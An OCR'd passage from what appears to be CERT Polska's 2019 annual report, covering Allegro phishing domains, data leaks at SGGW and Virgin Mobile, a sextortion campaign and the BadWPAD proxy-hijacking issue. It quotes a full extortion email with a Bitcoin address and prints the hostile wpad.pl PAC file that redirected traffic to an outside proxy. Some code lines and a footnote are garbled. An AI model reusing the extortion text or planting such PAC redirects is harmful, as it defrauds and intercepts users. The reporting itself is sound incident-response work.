allegro-weryfikacjaXXXX.site
allegro.pl-nowy-regulaminXXXX.abcdef.com
allegro.pl-weryfikacjaXXXX.abcd.eu
allegro-pl-login.comxa.com
allegro.pl.idXXXX.tk
```

gdzie XXXX to czterocyfrowa liczba

Powyższe kampanie w nieco zmodyfikowanych wersjach – innych szablonach stron, innych domenach – są nadal obserwowane. Niestety, pomimo tego, że większość portali ogłoszeniowych stara się jak najszybciej wyeliminować wszelkie zaobserwowane próby wyłudzeń, ciągle najsłabszym ogniwem walki z tego typu oszustwami jest człowiek, często niewystarczająco świadomy i ulegający pokusie wykorzystania atrakcyjnej okazji cenowej.

Wycieki danych

Na początku 2019 r. wciąż jednym z najpopularniejszych tematów związanych z wyciekami danych była, wykradziona w 2018 r., baza klientów sklepu internetowego Morele. Sprawa została zakończona 10 września 2019 r., gdy decyzją Prezesa Urzędu Ochrony Danych Osobowych na sklep została nałożona kara w wysokości ponad 2,8 miliona złotych. W uzasadnieniu powołano się na określoną w art. 5 ust. 1 lit f RODO zasadę poufności. Skutkiem niewystarczających zabezpieczeń był dostęp osób nieuprawnionych do danych 2,2 miliona klientów. Cały artykuł na ten temat znajduje się w raporcie rocznym z działalności CERT Polska 2018.

Szkoła Główna Gospodarstwa Wiejskiego

Kolejnym incydentem, o którym można było przeczytać w mediach, było zgubienie komputera z danymi studentów przez pracownika Szkoły Głównej Gospodarstwa Wiejskiego w Warszawie. 14 listopada 2019 r. na stronie internetowej uczelni pojawiła się informacja o kradzieży prywatnego laptopa jednego z pracowników. Z treści komunikatu wynikało, że kradzieży dokonano 5 listopada, dane nie były w żaden sposób szyfrowane, pochodziły z okresu 5 lat i były zbierane podczas rekrutacji. Co więcej, nie wiadomo, dlaczego pracownik zbierał te informacje na swoim urządzeniu. W bazie znajdowały się wrażliwe dane m.in.:

- imię, drugie imię, nazwisko,
- nazwisko rodowe,
- imiona rodziców,
- pesel,
- płeć,
- narodowość,
- obywatelstwo,
- adres zamieszkania,
- seria i numer dokumentu tożsamości,
- nr telefonu komórkowego i stacjonarnego,
- wszystkie dane związane z ukończoną szkołą średnią oraz świadectwem maturalnym.

W mediach pojawiały się informacje, że osób poszkodowanych może być nawet około 70 tysięcy. Z komunikatu wydanego przez Administratora Danych Osobowych SGGW dowiadujemy się, że sprawa

została zgłoszona do UODO oraz organów ścigania oraz, że „Administrator Danych Osobowych podjął niezwłocznie adekwatne środki organizacyjne, administracyjne i prawne, w tym ponownie poinformował pracowników, iż przetwarzanie danych osobowych, których administratorem lub procesorem jest SGGW może odbywać się wyłącznie na nośnikach służbowych zapewniających właściwą ochronę poufności i bezpieczeństwa danych osobowych zgodnie z obowiązującymi w SGGW wewnętrznymi procedurami."

W celu zabezpieczenia się przed negatywnymi skutkami zaistniałego naruszenia zalecamy, aby osoby których dane osobowe mogły ulec naruszeniu, podjęły kroki minimalizujące ryzyko wystąpienia negatywnych konsekwencji i nieuprawnionego wykorzystania danych m.in. poprzez:

- założenie konta w systemie informacji kredytowej i gospodarczej celem monitorowania swojej aktywności kredytowej (na rynku dostępne są systemy, instytucje i przedsiębiorstwa, które oferują usługi pozwalające na monitorowanie swojej aktywności kredytowej. Podajemy przykładowe: Biuro Informacji Kredytowej S.A. strona https://www.bik.pl, Biuro Informacji Gospodarczej InfoMonitor S.A. strona https://big.pl, Krajowy Rejestr Długów Biuro Informacji Gospodarczej S.A. stron https://krd.pl, Serwis CHRONPESEL strona https://www.chronpesel.pl). W przypadku stwierdzenia jakichkolwiek nieprawidłowości – zgłoszenie tego faktu organom ścigania;
- zachowanie ostrożności przy podawaniu danych osobowych innym osobom, zwłaszcza za pośrednictwem Internetu czy telefonu;
- dokonanie samodzielnego zgłoszenia faktu naruszenia danych osobowych właściwym organom w celu zapobieżenia tzw. „kradzieży tożsamości".

Rys. 39. *Fragment komunikatu SGGW w związku z incydentem.*


Warto podkreślić, że podjęcie kroków opisanych w komunikacie uczelni w pewnym stopniu może zwiększyć bezpieczeństwo osób poszkodowanych, ale nie jest w stanie w pełni wyeliminować zagrożenia. Najpopularniejsza obecnie firma oferująca takie usługi to prawdopodobnie Biuro Informacji Kredytowej S.A. Zostało ono założone przez Związek Banków Polskich oraz prywatne banki, a jego zadaniem jest gromadzenie, integrowanie i udostępnianie danych dotyczących historii kredytowej klientów. Firma oferuje wykupienie usług, które mają na celu ochronę użytkowników przed próbą wyłudzenia środków finansowych z wykorzystaniem ich danych. Za każdym razem, gdy do BIK wystosowane zostanie zapytanie o pożyczkę lub kredyt, osoba z wykupioną usługą alertów SMS dostanie wiadomość o wpłynięciu takiego zapytania. Należy jednak podkreślić, że Biuro Informacji Kredytowej S.A. nie jest instytucją państwową. Dodatkowo, nie istnieje żadne prawo, które wymaga od banków lub firm udzielających pożyczek korzystania z usług BIK lub innych, podobnych rozwiązań.

Virgin Mobile Polska

Kolejny incydent związany z wyciekiem danych klientów miał miejsce w firmie Virgin Mobile. 25 grudnia 2019 r. do klientów przychodziły wiadomości tekstowe z informacją o nieuprawnionym dostępie do systemów spółki oraz ujawnieniu części danych osobowych, takich jak: imię, nazwisko oraz numer PESEL lub numer dokumentu tożsamości.

Rys. 40. *Komunikat SMS-owy Virgin Mobile dotyczący ujawnienia danych osobowych*

Więcej informacji pojawiło się w oświadczeniu zamieszczonym przez firmę w serwisie Facebook.



Virgin Mobile Polska
25 grudnia 2019 ·

Virgin Mobile Polska z przykrością informuje, iż w dniach 18-22.12.2019 roku doszło do ataku hackerskiego na jedną z aplikacji informatycznych naszej Spółki, która umożliwiała dostęp do danych rejestrowych.
W wyniku zamierzonego, umyślnego ataku, doszło do nieuprawnionego ujawnienia danych rejestrowych (zbieranych na podst. art. 60 b ustawy prawo telekomunikacyjne) tj. imienia, nazwiska, numeru PESEL lub numeru dokumentu potwierdzającego tożsamość części abonentów prepaid Spółki. Dotyczy to 12,5% rejestracji abonentów prepaid dokonanych przez Spółkę Atak hakerski nie dotyczy abonentów Virgin Mobile Polska korzystających z oferty abonamentowej, którzy nie dokonywali rejestracji prepaid.


Virgin Mobile Polska niezwłocznie po wykryciu ataku podjęła działania mające na celu zabezpieczenie danych abonentów przed dalszymi atakami, złożyła stosowne zawiadomienie do organu nadzoru zgodnie z RODO, złoży również zawiadomienie o podejrzeniu popełnienia przestępstwa do organów ścigania. Spółka wzmocniła również procedury uniemożliwiające wykorzystanie danych abonentów, które zostały nielegalnie pozyskane (wprowadzenie dodatkowych/ponadstandardowych środków weryfikacji tożsamości), do składania dyspozycji dotyczących umów o świadczenie usług telekomunikacyjnych z tymi abonentami.
Abonenci, których dane były celem ataku są informowani o zaistniałym incydencie.
Spółka podkreśla, iż opisany wyżej incydent jest wynikiem zaplanowanego i umyślnego ataku, oraz że atak dotyczy wyłącznie części abonentów naszej Spółki dokonujących rejestracji prepaid. Podkreślamy, że dane abonentów Spółki są bezpieczne, a Spółka podjęła wszystkie działania wymagane przez RODO. Atakujący nie uzyskał dostępu do baz ani infrastruktury Virgin Mobile Polska, a jedynie do części danych udostępnianych przez pojedynczą aplikację.

Rys. 41. *Oświadczenie Virgin Mobile związane z wyciekiem danych osobowych.*

Najważniejszą informacją było to, że incydent dotyczył około 12,5 proc. klientów korzystających z oferty prepaid, a nie dotyczył tych korzystających z oferty abonamentowej. Atakujący nie uzyskali dostępu do żadnej bazy danych, a wyciek był związany z usługą przeznaczoną do generowania potwierdzeń rejestracji prepaid przez punkty POS.

Sextortion scam

W 2019 r. zespół CERT Polska zaobserwował w sieci wyróżniającą się kampanię typu Sextortion scam. Samo zjawisko jest znane od prawie 2 lat i zostało dokładnie opisane w raporcie za rok 2018. Wiadomości zgłoszone przez użytkowników w październiku różniły się tym, że w ich treści zamieszczone zostały wrażliwe dane, takie jak numer telefonu, PESEL, imię i nazwisko oraz lokalizacja pobytu, która, co wynika z informacji uzyskanych od ofiar, w pewnym stopniu pokrywa się z faktycznym miejscem zamieszkania lub urodzenia.



, przeczytaj uważnie. To nie jest żart !

Na Twoich urządzeniach zainstalowane jest szkodliwe oprogramowanie typu MALWARE v.TRX_uwkill_09.b.

Kilka tygodni temu kliknęłaś w spreparowaną przeze mnie reklamę, dając mi uprawnienia administracyjne. dzięki temu moje oprogramowanie zostało pobrane i zainstalowane na Twoim urządzeniu.

W tej chwili mam już kontrolę nad wszystkimi Twoimi urządzeniami podłączonymi do Twojego wifi oraz kontem email .

Za pomocą połączenia VPN skopiowałem na mój serwer wszystkie Twoje dane osobowe, zdjęcia, filmy, dokumenty, kontakty (numery telefonów, emaile) Twoich znajomych i rodziny.

Nie wierzysz? To próbka tego co wiem o Tobie:

Mam Twój email:
Numer telefonu
Pesel: ,
Wiem że jedna z twoich lokalizacji to WARSZAWA.
Mam też hasła zapamiętane w przeglądarce, Twoje dane osobowe, konto bankowe i wiele więcej.

Ale to jest nic . Korzystając z kamerki w twoim urządzeniu podglądałem Cię przez jakiś czas...
Udało mi się nagrać kilka pikantnych filmów z tobą w roli głównej i nie powiem, dobra jesteś w te klocki:)
Nie wiem kogo **zdradzasz, ale wiem że dobrze się ranisz i zachowujesz się jak DZIWKA, a ja mam te filmiki na swoim serwerze.**

A teraz **zastanów się dobrze** co będzie jak wyślę te filmy do wszystkich Twoich znajomych i rodziny, pamiętaj że mam Twoje wszystkie kontakty z telefonu.

czytając tego maila uruchomiłaś zegar na moim serwerze, masz dokładnie 24 godziny na dokonanie wpłaty 1000 PLN, żeby zatrzymać wysyłkę.
To chyba niezbyt wygórowana kwota za moje milczenie, mógłbym dołożyć do tej kwoty jedno zero.

Każdy haker ma honor i zasady, gwarantuję ci, że wszystkie Twoje dane i nagrane filmy zostaną usunięte z mojego serwera i więcej o mnie nie usłyszysz. Wystarczy, że zrealizujesz płatność w ciągu 24 godzin.

Płatność możesz wysłać wyłącznie w Bitcoinach. Nie mniej niż **0.025 BTC**, to równowartość około 1000 PLN

Nie wiesz jak zrobić wpłatę Bitcoin (BTC), to nic trudnego:
-wyszukaj w google "kantor bitcoin" lub wybierz ten: bitcoin.pl/kantor-bitcoin - wklej ten adres w przeglądarce
-kliknij wymień lub kup Bitcoin (BTC)
-skopiuj i wklej mój **adres Bitcoin**: 1NssgAWiYwZSvMZMBmFM89qj87T1RAcE7B

-zapłać BLIKiem lub szybkim przelewem i gotowe.

, pamiętaj że masz tylko 24 godziny. Jeżeli na mój adres nie wpłynie 0.025 BTC, serwer rozpocznie automatyczną wysyłkę filmów porno z Tobą w roli głównej !

Gwarantuję, że po wpłacie Twoje filmy i poufne dane zostaną natychmiast zniszczone. Jeśli nie zrobisz wpłaty, pliki z wideo i korespondencją zostaną wysłane do wszystkich Twoich kontaktów na email i numer telefonu!
Mam Twoje wszystkie dane i mogę zamienić Twoje życie w piekło, łatwo nie odpuszczam.

Ty decydujesz... zapłać lub żyj w piekle ze wstydu.

Rys. 42. *Wiadomość typu sextortion zawierająca dane osobowe ofiary.*

W związku z tym incydentem wpłynęło do nas m.in. zgłoszenie od całej grupy studentów jednej z uczelni wyższych w Warszawie, która w tym samym czasie otrzymała wiadomość ze swoimi danymi. Do sprawy odniosła się sama uczelnia, informując na swojej stronie internetowej o przeprowadzeniu analizy i braku jakichkolwiek dowodów, że mogło dojść do wycieku danych z systemów.

Każda firma powinna zdawać sobie sprawę, że kary administracyjne w przypadku naruszenia przepisów, nałożone przez Prezesa Urzędu Ochrony Danych Osobowych mogą sięgnąć 20 mln euro lub 4 proc. rocznego światowego obrotu. Podając za przykład firmę Equifax związaną z sektorem finansów, można wnioskować, że całkowity koszt poniesiony w wyniku ataku może okazać się dużo wyższy.

Przejęcie domen .pl związanych z atakiem BadWPAD

Pod koniec maja 2019 r. CERT Polska przejął domenę wpad.pl, a także zarejestrował na rzecz NASK zbiór domen regionalnych i funkcjonalnych wpad.*.pl. Przejęcie domen związane było z przeciwdziałaniem atakom BadWPAD, wykorzystującym błędną konfigurację sufiksów DNS na podatnych maszynach. Umożliwiało to potencjalnym atakującym przekierowanie dowolnych żądań HTTP poprzez podstawienie własnych reguł konfiguracji proxy w postaci pliku PAC, pobieranego automatycznie przez mechanizm Web Proxy Auto-Discovery Protocol (WPAD).

Czym jest Web Proxy Auto-Discovery Protocol?

Web Proxy Auto-Discovery Protocol (WPAD) jest mechanizmem, który pozwala na automatyczną konfigurację hostów w danej sieci pod kątem wykorzystywanego serwera proxy do realizowania zapytań. Mechanizm jest wspierany przez większość popularnych systemów operacyjnych i przeglądarek

(m.in. Internet Explorer, Safari, Google Chrome, Firefox). Konfiguracja proxy (PAC) w postaci pliku / wpad.dat dostarczana jest przez serwer HTTP obecny w sieci.

Plik PAC (Proxy Auto-Config) pobierany w ramach WPAD jest skryptem JavaScript, zawierającym funkcję FindProxyForURL(url, host). W momencie, gdy przeglądarka wchodzi pod dany adres URL, funkcja zwraca adres serwera proxy, który powinien obsłużyć dane zapytanie:

```
function FindProxyForURL(url, host) {
    // If the protocol or URL matches, send direct.
    if (url.substring(0, 4)=="ftp:" ||
        shExpMatch(url, „http://abcdomain.com/folder/*"))
        return „DIRECT";

    // If the IP address of the local machine is within a defined
    // subnet, send to a specific proxy.
    if (isInNet(myIpAddress(), „10.10.5.0", „255.255.255.0"))
        return „PROXY 1.2.3.4:8080";

    // DEFAULT RULE: All other traffic, use below proxies, in fail-over order.
    return „PROXY 4.5.6.7:8080; PROXY 7.8.9.10:8080";
}
```

Adres URL, wskazujący na plik PAC, pozyskiwany jest przez komputery klienckie na kilka sposobów:

- odpytywany jest serwer DHCP za pośrednictwem zapytania DHCPINFORM 252 (Proxy Autodiscovery), w odpowiedzi wysyłany jest adres URL pliku PAC,
- w razie niepowodzenia: wysyłane jest zapytanie do lokalnego serwera DNS o rekord A dla nazwy „wpad" z uwzględnieniem sufiksów DNS. Uzyskany adres IP uznawany jest za adres serwera HTTP oferującego plik WPAD,
- w przypadku, gdy adresu nie uda się pozyskać przy użyciu poprzednich metod, wykorzystywane są do tego celu inne protokoły, takie jak np. NetBIOS.

Mechanizm jest domyślnie włączony w systemie operacyjnym Windows, również w najnowszych wydaniach systemu, wliczając w to Windows 10.

Główne mankamenty mechanizmu WPAD wynikają z wykorzystania protokołu DNS do automatycznej konfiguracji, co niesie za sobą ryzyko odpytania publicznych serwerów DNS. O ile nazwa domenowa "wpad." nie jest poprawną nazwą w kontekście publicznego DNS-a, o tyle inny mechanizm – lista przeszukiwania sufiksów DNS – sprawia, że do nazwy "wpad" mogą zostać dołączone dodatkowe poziomy domeny.

20 lat BadWPAD!

Mechanizm WPAD został po raz pierwszy wprowadzony w przeglądarce Internet Explorer 5.0 w 1999 r. Już od pierwszych chwil funkcjonowania mechanizmu Microsoft dostrzegł podstawowy problem związany z BadWPAD (MS99-054, CVE-1999-0858[56]), jakim jest wykorzystanie serwera DNS do odnajdowania konfiguracji w sieci.

Problem dostrzeżony przez Microsoft polegał na wadliwym algorytmie rekursywnego przeszukiwania domeny, do której należał komputer. Przykładowo, jeśli klient należał do domeny `ad.clients.examplecorpo.com`, przeglądarka Internet Explorer szukając serwera WPAD, odcinała kolejne poziomy subdomen, odpytując o następujące adresy:

- `wpad.ad.clients.examplecorpo.com`
- `wpad.clients.examplecorpo.com`
- `wpad.examplecorpo.com`

56. https://docs.microsoft.com/en-us/security-updates/securitybulletins/1999/ms99-054

Przeszukiwanie kończyło się po zejściu do drugiego poziomu (examplecorpo.com). Często zdarzało się jednak, że drugi poziom domeny (2LD) nie był pod kontrolą danej firmy i stanowił domenę funkcjonalną, tak jak w przypadku domeny `clients.examplecorpo.com.pl`. Wtedy Internet Explorer, nadal posługując się tym samym algorytmem, wysyłał zapytania DNS o domeny:

- `wpad.clients.examplecorpo.com.pl`
- `wpad.examplecorpo.com.pl`
- `wpad.com.pl`

Oznacza to, że przy tak skonfigurowanej domenie i braku serwera WPAD w intranecie mechanizm WPAD pobierał plik PAC spod adresu `http://wpad.com.pl/wpad.dat`. Po zarejestrowaniu publicznej domeny `wpad.com.pl` atakujący mógł przekierować zapytania o plik PAC na zewnętrzny serwer, znajdujący się poza siecią korporacji. Tak podstawiony serwer WPAD mógł dostarczać własną konfigurację i tym samym przekierować ruch na własny serwer pośredniczący, otwierając tym samym furtkę do całej gamy ataków klasy Man-in-the-Middle. W opisie podatności z 1999 r.[57] technika została określona mianem WPAD Spoofingu.

Mimo problemów dostrzeżonych już na samym początku, mechanizm WPAD upowszechnił się jako standard. Już w 2000 r. pojawiły się pierwsze pomysły wprowadzenia wsparcia dla WPAD w przeglądarce Mozilla[58]. Błędy związane z rekursywnym przeszukiwaniem domeny odkryte w pierwszej implementacji niedługo później powróciły, tym razem pod postacią mechanizmu DNS Devolution.

Mechanizm DNS Devolution

System Windows pozwala na ustawienie listy przeszukiwania na kilka sposobów. Najczęściej spotykaną jest lista dla konkretnego połączenia (ang. *connection specific DNS suffix*), która zazwyczaj pobierana jest z DHCP i wykorzystywana wyłącznie dla połączeń za pośrednictwem konkretnego interfejsu sieciowego.


Kwalifikowana nazwa domenowa może również zostać ustawiona dla komputera. W takim wypadku aktywowany jest mechanizm DNS Devolution, który generuje listę sufiksów, opierając się na tzw. podstawowym sufiksie DNS. Włączany jest on automatycznie, co warunkowane jest m.in. aktywnym checkboxem `Dołącz sufiksy nadrzędne podstawowego sufiksu DNS`. Opcja ta jest domyślnie włączona we wszystkich systemach Windows.

Szybko okazało się, że Microsoft powtórzył błąd z przeszłości, rozwijając domyślnie sufiksy nadrzędne do drugiego poziomu domeny. Oznacza to, że ponownie dla nazwy komputera `john.clients.examplecorpo.com.pl` i braku obecności serwera WPAD na kolejnych poziomach domeny odpytywany był adres `wpad.com.pl`. Problem został ponownie dostrzeżony w 2009 r., czego następstwem było wydanie poprawki KB957579 i związanych z nią zaleceń bezpieczeństwa[59]. Odnaleziona podatność dotyczyła wszystkich systemów starszych niż Windows 7.


Zgodnie z opisem poprawka wprowadzała możliwość ustawienia maksymalnego poziomu, do którego rozwiązywane są domeny (Devolution Level), a także automatyczne określanie tego poziomu m.in. na podstawie ustawień FRD (Forest Root Domain). Parametry DNS Devolution można ustawić za pośrednictwem Rejestru Windows i Zasad grupy (GPO).

57. https://docs.microsoft.com/en-us/security-updates/securitybulletins/1999/ms99-054
58. https://bugzilla.mozilla.org/show_bug.cgi?id=28998
59. https://docs.microsoft.com/en-us/security-updates/securityadvisories/2009/971888

Poniżej zaprezentowano listę sufiksów uzyskaną na podstawie nazwy domenowej komputera frexp--1d21fea3e.workdns.um.warszawa.pl w systemie Windows XP (przed i po zainstalowaniu poprawek):



Rys. 43. *Lista sufiksów DNS bez zainstalowanej poprawki KB957579 w systemie Windows XP.*



Rys. 44. *Lista sufiksów DNS po zainstalowaniu poprawki KB957579 w systemie Windows XP.*

BadWPAD w Polsce

W 2019 r. Adam Ziaja opublikował serię artykułów na temat wykorzystania BadWPAD w domenie.pl[60]. Zauważył, że od 2007 r. prywatna firma Q R Media Sp. z o.o. posiada zarejestrowany zbiór domen, w skład których wchodzą m.in. wpad.pl, wpad.com.pl, wpad.edu.pl itp. Serwer wskazywany przez domeny udostępniał plik wpad.dat, który przekierowywał wybrane adresy URL na serwer proxy 144.76.184.43:80.

```
// WpadBlock.com project
// Testing regular expressions
function FindProxyForURL(url, host) {
       if( ( shExpMatch(url, "*//s?clic??a*pres?.c*/e/*") && !shExpMatch(url, "*aQNVZ?AU*") ) ||
           ( shExpMatch(url, "*://?e?or?.?w/*") && !shExpMatch(url, "*OZ???*") ) ||
           ( shExpMatch(url, "*t*p:*sh*u*.t*te*eg*st*r*) && !shExpMatch(url, "*new*") && !shExpMatch(url,
           ( shExpMatch(url, "h?t*//*w.b?*k?ng.c*m/*aid*") && !shExpMatch(url, "*364672*") &&
             !shExpMatch(url, "*/aclk*") && !shExpMatch(url, "*noredir*") && !shExpMatch(url, "*gclid*") )
           ( ( shExpMatch(url, "*ttp:/*w?pl*s5?0.*/*") ||
               shExpMatch(url, "ht*w?pl*s5?0.*/*id=*") ) ) ||
           ( shExpMatch(url, "*w?ce?*o.p?/C*ent*js*bun*e/b*/js*") ) ||
           ( shExpMatch(url, "*t*ff?l*.be*-*-ho*.c*/p*ss*/*.as*bta*a_*") && !shExpMatch(url, "*a_7?59?b*")
           ( shExpMatch(url, "*.?rs?c?m/??/") || shExpMatch(url, "*.?rs?d??we?3/") || shExpMatch(url, "*.?
           ( shExpMatch(url, "*.hr??*hot*?do*off*") && !shExpMatch(url, "*10?3572?39*")) ) ||
           ( shExpMatch(url, "*tt*/g?.s*le?m*i?.p?/*_*=*") && !shExpMatch(url, "*d=1?90*") ) ||
           ( shExpMatch(url, "*p://af?.?pti*ar?.c??/*") && !shExpMatch(url, "*8?6?*") ) ||
           ( shExpMatch(url, "*p:*/w*.co?p*ial?a*ann?r*p*er*") && !shExpMatch(url, "*/5?6*6*") ) )
           return "PROXY 144.76.184.43:80";
       return "DIRECT";
}
```

Rys. 45. *Zawartość pliku PAC znajdującego się pod adresem http://wpad.pl/wpad.dat przed przejęciem domen przez CERT Polska.*

60. https://docs.micr62. https://blog.redteam.pl/2019/05/badwpad-dns-suffix-wpad-wpadblocking-com.html

